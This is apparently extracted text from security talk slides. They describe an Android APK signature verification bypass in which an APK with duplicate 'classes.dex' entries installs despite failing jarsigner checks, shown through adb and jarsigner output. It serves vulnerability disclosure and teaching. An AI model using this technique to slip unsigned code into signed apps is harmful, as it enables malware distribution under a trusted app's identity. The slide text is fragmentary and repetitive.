
## Verification failure:

```
jeff$ adb install evil.apk
3063 KB/s (7776463 bytes in 2.479s)
    pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```

```
E/PackageParser( 440): Package com.victim.app has no
certificates at entry extra_file.bin; ignoring!
```


Central  
Directory






```
w/PackageParser( 440): java.lang.SecurityException:  
META-INF/CERT.SF has invalid digest for some-file.bin  
in /data/app/vmdl-2023482334.tmp
```







*(I manually tried all of these variations)*






But then I tried something else  
*(and I didn't get a verification error!)*

| Surprise



## Android liked it!

```
jeff$ adb install doublefile.apk
4167 KB/s (7776562 bytes in 2.478s)
    pkg: /data/local/tmp/doublefile.apk
Success
```



*Hmmmm.....*

Surprise




## Jarsigner is happy...

```
jeff$ jarsigner -verify evil.apk  
jar verified.
```

## Android, not so much...

```
jeff$ adb install evil.apk  
3063 KB/s (7776463 bytes in 2.479s)  
    pkg: /data/local/tmp/evil.apk  
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```



Jarsigner is happy...

```
jeff$ jarsigner -verify evil.apk  
jar verified.
```

```
File 1  
w/PackageParser( 440): Exception reading classes.dex  
in /data/app/vmdl-1276832140.tmp
```

```
w/PackageParser( 440): java.lang.SecurityException:  
META-INF/MANIFEST.MF has invalid digest for  
classes.dex in /data/app/vmdl-1276832140.tmp
```

Central  
Directory

...

...

"classes.dex"

"classes.dex"

Attempt




## Jarsigner is not happy...

```
jeff$ jarsigner -verify evil2.apk
jarsigner: java.lang.SecurityException: SHA1 digest error
for classes.dex
```

## But Android...

```
jeff$ adb install evil2.apk
3063 KB/s (7776463 bytes in 2.479s)
    pkg: /data/local/tmp/evil2.apk
Success
```



I Can Haz Maps!



Hey...wait a second...



“I’m pretty sure I’m not  
supposed to be able to do this”

- The start of every security story




How/why did this work?






# Flashback




# Flashback





HashMap: a key-value hash table map

